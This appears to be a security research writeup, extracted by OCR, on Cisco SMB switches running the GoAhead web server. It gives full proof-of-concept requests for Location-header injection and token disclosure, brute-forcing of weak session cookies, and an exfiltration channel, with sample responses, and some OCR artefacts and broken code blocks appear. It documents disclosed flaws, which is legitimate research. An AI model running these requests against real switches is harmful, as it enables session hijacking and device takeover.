
After this malformed request is processed, all future LOCATION tags are tampered. Here, an authenticated request by the victim is supplied via normal use. The POST request supplied via the victim's authenticated user session during a legitimate authenticated use is revealed via the field and this injection attack (192.168.1.240&885000):



From exposure of this information:

- A remote attacker can now specifically target this IP address and token for exploitation via methods described previously.
- The remote attacker can hijack and take full control of the switch.
- The remote attacker can further control the field through advanced manipulation of the request, clearing the data from the headers or rewriting it in any manner desired.
- This type of exploitation disguises the attack from typical security controls and audit through novel injection & encoding techniques.

Shown here, the attacker has determined the exact length required to control the LOCATION header precisely using fuzzing techniques:



Thus, the token's exposure is removed from the tampered headers via this precisely controlled unauthenticated request:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA1234567891234567891
23456789123456789123456789123456789123456789123456789123456789123456789123456789X/1234567890/
wcd?{DictionariesList}

This specially crafted request clears the buffer and "resets" the web application to normal operation.

A simple and powerful exploitation / injection can be demonstrated using a limited set of unsanitized characters and the exploit disclosed to Cisco as PROCESSION:

<,./;' []=->';":=+_*123456789123456789

These characters were chosen for their usefulness in polyglot exploitation. These characters are delimiters in common markup languages (HTML) and can be abused for advanced attacks. (JNLP Injection, Polyglot Payloads, Covert Protocol Creation)

PROCESSION – Fuzzing and Determining Sanitization Depth

An untampered header is viewed via typical request. Notably, this is plaintext and no markup is currently injected or present. By default, the Cisco switch provides this LOCATION header response as part of several unauthenticated functions / pages.

```
HTTP/1.1 302 Redirect
Server: GoAhead-Webs
Date:
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
Location: /          /

<html>
  <head>
  </head>
  <body>
    This document has moved to a new <a href="/          /">
      location
    </a>
    .
    Please update your documents to reflect the new location.
  </body>
</html>
```

Via extensive fuzzing and "spraying" of this request, the attacker can determine the size of the affected buffer ("window"). Using repeated character strings and markers, the exact entry point of attacker controllable space can also determined.

Understanding this, the attacker identifies special characters and abusive markup which can be persistently stored and determines how the application handles this input:

<,./;' []=->';":=+_*123456789123456789

The attacker inputs a specially crafted URL, abusing the reflected input and determines the application's sanitization depth. The attacker sprays the buffer to the appropriate position to enable enumerate usable characters in the attackable space. At this controllable position, the attacker inputs the previously identified characters:

<,./;' []=->';":=+_*123456789123456789

Pretty Raw Hex

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789X/1234567890XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX<,./;'[]=->';":=+_*123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789XXXX/wcd? HTTP/1.1
Host:
```

Full text PoC of the request:

GET
AAA123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789X/1234567890XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX<,./;' []=->';":=+_*123456789XXXX/wcd?

Here, the application has unsafely reflected this input, allowing for direct XSS payloads and triggering of client-side exploitation. The application's full response is shown. The LOCATION header has been persistently poisoned and integrates the malicious input. The LOCATION tag also mirrors the response body and request:

Response

Pretty Raw Hex Render

```
1  HTTP/1.  302 Redirect
2  Server: GoAhead-Webs
3  Date:
4  Connection: close
5  Pragma: no-cache
6  Cache-Control: no-cache
7  Content-Type: text/html
8  X-Frame-Options: SAMEORIGIN
9  Location:
   <,./;'[]=->';":=+ *123456789123456789123456789123456789123456789
   678912345678912345678912345678912345678912345678912345678912345
   345678912345678912345678912345678912345678912345678912345678912
   912345678912345678912345678912345678912345678912345678912345678
   67891234567891234567891XXXX/wcd</requestURL>
10  <statusCode>4</statusCode>
11  <deviceStatusCode>0</deviceStatusCode>
12  <statusString>Request Is not authenticated</statusString>
13   </ActionStatus>
14    </ResponseData>
15   /
16
17 <html>
     <head>
     </head>
     <body>
18     This document has moved to a new <a href="<,./;'[]=->';":=
       + *123456789123456789123456789123456789123456789123456789123
       912345678912345678912345678912345678912345678912345678912345
       234567891234567891234567891234567891234567891234567891234567
       456789123456789123456789123456789123456789123456789123456789
       67891234567891234567891XXXX/wcd</requestURL>
19       <statusCode>
           4
         </statusCode>
20       <deviceStatusCode>
           0
         </deviceStatusCode>
21       <statusString>
           Request Is not authenticated
         </statusString>
22     </ActionStatus>
23   </ResponseData>
24   /">location
```

Viewed as HTML / XML markup in Burp Suite, valid XSS payloads and arbitrary content can be injected via this attack. Markup tags, attacker sprayed input, and arbitrary code can be persistently embedded into this response. An attacker only needs to send an overly long request or to trick a user into visiting a malicious link:


```
Accept-Ranges: bytes
Connection: close
X-Frame-Options: SAMEORIGIN
csrftoken: (null)

<?xml version='1.0' encoding='UTF-8'?>
  <ResponseData>
    <ActionStatus>
      <version>
        1.0
      </version>
      <requestURL>
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAA12345678912345678912345678912345678912345678912345678912345678912
        456789123456789123456789X/1234567890XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
        XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
        XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX<,./;'[]=->
          ';":=+_*12345678912345678912345678912345678912345678912345678912345678912345678912345
          7891234567891234567891234567891234567891234567891234567891234567891234567891234567891
          3456789123456789123456789123456789123456789123456789123456789123456789123456789123456
          8912345678912345678912345678912345678912345678912345678912345678912345678912345678912
          456789123456789123456789123456789123456789XXXX/wcd
        </requestURL>
        <statusCode>
```

It is important to understand how this polyglot code and payload strategy enables much more powerful exploitation. In future requests, this input is persistent & attacker controllable. Several locations are persistently poisoned which allow for creation of a communications protocol through further spraying.

After issuing this request, the attacker again requests the default (/) page from the targeted device. The effect of this attack viewed as a single page of output, a 302 redirect:

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host:
3
4
```

Application Response:

```
6  Cache-Control: no-cache
7  Content-Type: text/html
8
9  Location:
   <,./;'[]=->';":=+ *123456789123456789123456789123456789123456789123
   456789123456789123456789123456789123456789123456789123456789123456
   789123456789123456789123456789123456789123456789123456789123456789
   123456789123456789123456789123456789123456789123456789123456789123
   456789123456789123456789123456789123456789123456789123456789123456
   789123456789123456789XXXX/wcd</requestURL>
10  <statusCode>4</statusCode>
11  <deviceStatusCode>0</deviceStatusCode>
12  <statusString>Request Is not authenticated</statusString>
13   </ActionStatus>
14    </ResponseData>
15   /
16
17 <html>
     <head>
     </head>
     <body>
18     This document has moved to a new <a href="<,./;'[]=->';":=
       + *123456789123456789123456789123456789123456789123456789123456
       789123456789123456789123456789123456789123456789123456789123456
       789123456789123456789123456789123456789123456789123456789123456
       789123456789123456789123456789123456789123456789123456789123456
       789123456789123456789XXXX/wcd</requestURL>
19       <statusCode>
           4
         </statusCode>
20       <deviceStatusCode>
```

This poisoning results in full control of HTML / XML output and the application returns output confirming this request is / was not authenticated. Future requests will integrate this malformed input injected into application pages & API responses.

```
<html>
  <head>
  </head>
  <body>
    This document has moved to a new <a href="<,./;'[]=->';":=
    +_*12345678912345678912345678912345678912345678912345678912345678912345678912345678912345678
    91234567891234567891234567891234567891234567891234567891234567891234567891234567891234567891
    23456789123456789123456789123456789123456789123456789123456789123456789123456789123456789123
    45678912345678912345678912345678912345678912345678912345678912345678912345678912345678912345
    6789123456789123456789XXXX/wcd</requestURL>
      <statusCode>
        4
      </statusCode>
      <deviceStatusCode>
        0
      </deviceStatusCode>
      <statusString>
        Request Is not authenticated
      </statusString>
    </ActionStatus>
  </ResponseData>
  /">location
</a>
```

Abusing this, we can now persistently structure and spray XML & HTML output. *We will also be using this to create polyglot files:* Any file which is correctly marked up, injected, and reflected can potentially become a persistent payload or malicious code storage location*.

Closer examination of the LOCATION header provides more insight into the issue and an even more powerful opportunity… the primary focus of this paper:

```
HTTP/1.1 302 Redirect
Server: GoAhead-Webs
Date:
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
Location:
<,./;'[]=->';":=+_*12345678912345678912345678912345678912345678912345678912345678912345678912345
67891234567891234567891234567891234567891234567891234567891234567891234567891234567891234567891 2
345678912345678912345678912345678912345678912345678912345678912345678912345678912345678912345678
912345678912345678912345678912345678912345678912345678912345678912345678912345678912345678912345
6789123456789123456789XXXX/wcd</requestURL>
 <statusCode>4</statusCode>
 <deviceStatusCode>0</deviceStatusCode>
 <statusString>Request Is not authenticated</statusString>
  </ActionStatus>
   </ResponseData>
  /
```

The LOCATION header is carrying the full text of our exploit (fuzzed characters). The header is also integrating parts of the previous request.

BINGO! This is where we want to be.

**More on that at RSA 2022.*

You may be asking yourself at this point, "What is happening to the webserver and client browser?"

Endless 302 redirects integrating this input and amplifying it, then a GO-AHEAD error message telling us we cannot access the application:

Succinctly: ***The default and primary means of administration or troubleshooting of this issue is denied to the security analyst or infrastructure engineer attempting to figure out exactly what is going on.***

We have effectively taken full control of the web interface and can abuse this vector for complete compromise of the target network.

How?

Token theft. XSS. MiTM. Sending of a specially crafted link… Pick an exploit….

…Or just through getting an admin's attention and having them sign in to the web interface, like rebooting the switch through unauthenticated & unsanitized attacker controllable input. (See above.)

"Cleared while troubleshooting" or "Transient Issue" is the security engineer's version of "damned if I know."

This way of thinking is also utterly exploitable and one of my favorite tactics for advanced exploitation and infiltration of sensitive networks.

Everyone loves a "Star Wars" reference these days: Think of Obi Wan disabling the tractor beam and using the force to trick the guards. They think nothing has happened… but for Obi Wan, it's just a distraction so he can leave stealthily.

Same idea here.

When the application accepts valid authentication, it maintains state via the SESSIONID cookie. This cookie carries a private IP (session) and the numeric cookie value used to maintain state (CYBIRPOC in this example):

If a valid user is logged into the device at the time of the PROCESSION attack (common, particularly in HA / monitored environments), the LOCATION header will disclose it due to the malformed request / fuzzed webserver.

This condition is *entirely attacker controllable* and can be used for a single interception / disclosure of the token:

PROCESSION was disclosed to Cisco on 6/2021 via detailed report and described appropriately:

```
HTTP/1.1 302 Redirect
Server: GoAhead-Webs

X-Frame-Options: SAMEORIGIN
Location: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/wcd</requestURL>
                                          </statusString>
  </AcUserId=192.168.1.240&885000/
<html>
  <head>
  </head>
  <body>
    This document has moved to a new <a href="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/wcd</requestURL>
    </AcUserId=192.168.1.240&885000/">location</a>.
    Please update your documents to reflect the new location.
```

Repeated: The IP address of the authenticated session: 192.168.1.240 and the TOKEN 885000 is disclosed.

From here, the attacker resets this buffer, hijacks this cookie / token, and takes control of the affected device. <u>This is exploitable whether the session is via HTTP or HTTPS *and* whether it was submitted via IPv4 or IPv6.</u>

PoC request URL for “reset” of application and token theft:

GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA123456789123456789123456789123456789123456789123456789123456789123456789123456789123456789X
/1234567890/wcd?{DictionariesList}

Upon submission of a request, theft of token, and "reset" by the attacker, the application has resumed normal operation. The victim is unaware of this attack outside of a vague error message (shown earlier):

Even the stolen session token remains valid for both the victim AND attacker.

You may be asking yourself, "What if I don't want to go through all of that effort?" or "Is there a totally blind way to do this with BURP Intruder that requires absolutely zero elite hacking skills and no social engineering voodoo?"

The answer is:

YES.

SOUNDBOARDFEZ – Authentication Bypass and Theft of Sessions through Insecure Management / Entropy / Pseudo-Randomization in User Controllable Parameters

The embedded webserver and associated components identify users, authenticating sessions through the SESSIONID cookie. The format of the cookie is:


sessionID=UserId=IPADDRESS&XXXXXXXXXX

The first half of the cookie is the IP address of the requestor and the second half is a pseudorandom positive integer. As a session management and authentication mechanism, this scheme is **highly flawed**. *The provided sessionIDs are **entirely user-controllable** and/or lack sufficient randomness / entropy.*

Note: This method of session identification & management is common across various implementations of GO-AHEAD.

For a remote attacker, this relatively small number of session IDs can allow a simple session hijack & theft through brute force attacks. It is also possible to abuse this insecure value for advanced cryptographic attack, pre-calculation of encrypted values, and decryption of traffic*.

In this example, the attacker configures BURP to simulate legitimate administration or polling of the affected device. Recreation of this attack using the following screenshot and Burp Suite or other type of request modification / attacking proxy will demonstrate the issue:



Note: For demonstration purposes, the attacker sets the id to a relatively low number, seen in the next example (0000099).

**See my exploit work "UNSUNG" for more details.*

The attacker sets up a brute force attack via BURP INTRUDER to demonstrate this issue. The attacker attempts every possible iteration of the session ID, successfully acquires a session and takes control of the device:

As an authentication brute force & bypass method, this does not lock out the user account. The devices fail to provide adequate randomization / obfuscation of these requests. <u>This is a critical design flaw</u>.

Measures to expire this token or session implemented by manufacturers are highly ineffective due to this bypass or can be easily defeated. Other measures of setting token and fixation make this countermeasure trivial to bypass. Through detailed examination of this issue via direct code & firmware access, we discovered the session ID tag is *entirely user controllable.*

The attacker successfully authenticates using this session ID and simulates use of the device:

```
HTTP/1.1 200 OK
Server: GoAhead-Webs
Content-Type: text/html
Expires: Thu, 26 Oct 1995 00:00:00 GMT
Pragma: no-cache
Cache-control: no-cache
X-XSS-Protection: 1; mode=block
Connection: close

<?xml version="1.0" encoding="UTF-8" ?>
  <ResponseData>
    <DeviceConfiguration>
      <version>
        1.0
      </version>
      <Ports type="section">
        <data>
          <portsDataBase>
            <numberOfPorts>
              26
            </numberOfPorts>
            <inBandPortTable>
```

The attacker again stages an attack against the parameter, this time entering the arbitrary value above. The device successfully authenticates the session and control is hijacked. The attacker successfully queries the API for a list of switch ports to demonstrate:

```
GET /cs2c13f293/wcd?{ports} HTTP/1.1
Host: 192.168.199.1
Cookie: sessionID=UserId=192.168.199.203&CYBIRPOC&; DeviceMode=
1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/web
p,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Te: trailers
Connection: close
```

```
1 HTTP/1.1 200 OK
2 Server: GoAhead-Webs
3 Content-Type: text/html
```

```
9
10 <?xml version="1.0" encoding="UTF-8" ?>
11   <ResponseData>
12     <DeviceConfiguration>
13       <version>
           1.0
         </version>
14       <Ports type="section">
15         <data>
16           <portsDataBase>
17             <numberOfPorts>
                 26
               </numberOfPorts>
               nBandPortTable>
               <port>
                 <POESupported>
                   1
                 </POESupported>
                 <ifIndex>
                   1
                 </ifIndex>
                 <portName>
                   gi1/0/1
                 </portName>
                 <row>
                   1
                 row>
               :olumn>
```


```
RUNNING,MULTICAST>  mtu
inet 192.168.199.250  netmask 255.255.255.0
```

This attack is nuanced but extremely important. Again, an attacker can control this parameter through a number of simple & accepted methods:

- A crafted link can be sent to the victim.
- A common web cache can be poisoned.
- The attacker can alter or fixate the token through Man-in-the-Middle attacks.

Most of these devices, by default, are configured to allow plaintext protocols (ex. HTTP) or fail to enforce STRICT TRANSPORT SECURITY. As will be demonstrated later, the devices are easily rebooted or conditions requiring a reboot (Persistent XSS / HTML Injection) can triggered via unauthenticated request. These conditions allow for simple exploitation, network traffic interception, and attack.

Final PoC for token theft:



This attack allows for simple exploitation, Man-In-The-Middle attacks, and disclosure of these values through unauthenticated request regardless of whether the victim is utilizing HTTP or HTTPS based requests.

DIRECTIVEFOUR – Creating an encoded file transfer & exfiltration protocol via Persistent XSS on Cisco SMB Switches (Sx200 / Sx500 models)

DIRECTIVEFOUR is a powerful vector because the web administration interface / gui *must* be available to the administrator in certain deployment scenarios, such as the Sx200. This interface is the default or only method of performing privileged actions, such as initial setup, for the end-user.

In a large majority of encountered deployments (nearly all) this interface will available via HTTP/ HTTPS via the default VLAN. For this exploit chain and PoC, we will first demonstrate a simple protocol / transfer of content via the LOCATION header.

Previously, the attacker has calculated the correct header size and structure needed to create a reliable, robust protocol which can be used for stealth exfiltration, code injection, authentication bypass, and to route traffic / data to isolated or air gapped networks.

Calculation of Buffer space using these requests:

- 1812 total bytes allowed in malicious before reboot / fault of Go Ahead
- 1092 total bytes to reset the server location tag

The difference (window) we have established so far:

1812 – 1092 = *720 bytes of available space.*

Through additional fuzzing and examination of the LOCATION header, the attacker has determined:

- Max size of controllable buffer: 530 characters.
- "Usable Space": The usable exploitable space is effectively ~529 bytes. In practice, it is about 20% less due to DoS / repeated input issues.
- Spraying 1040 of injected, crafted input is needed to control / target the location header exactly and land inside this "window."


For our attacks, we are abusing / controlling *~500 bytes of space*; more than enough for a robust protocol.

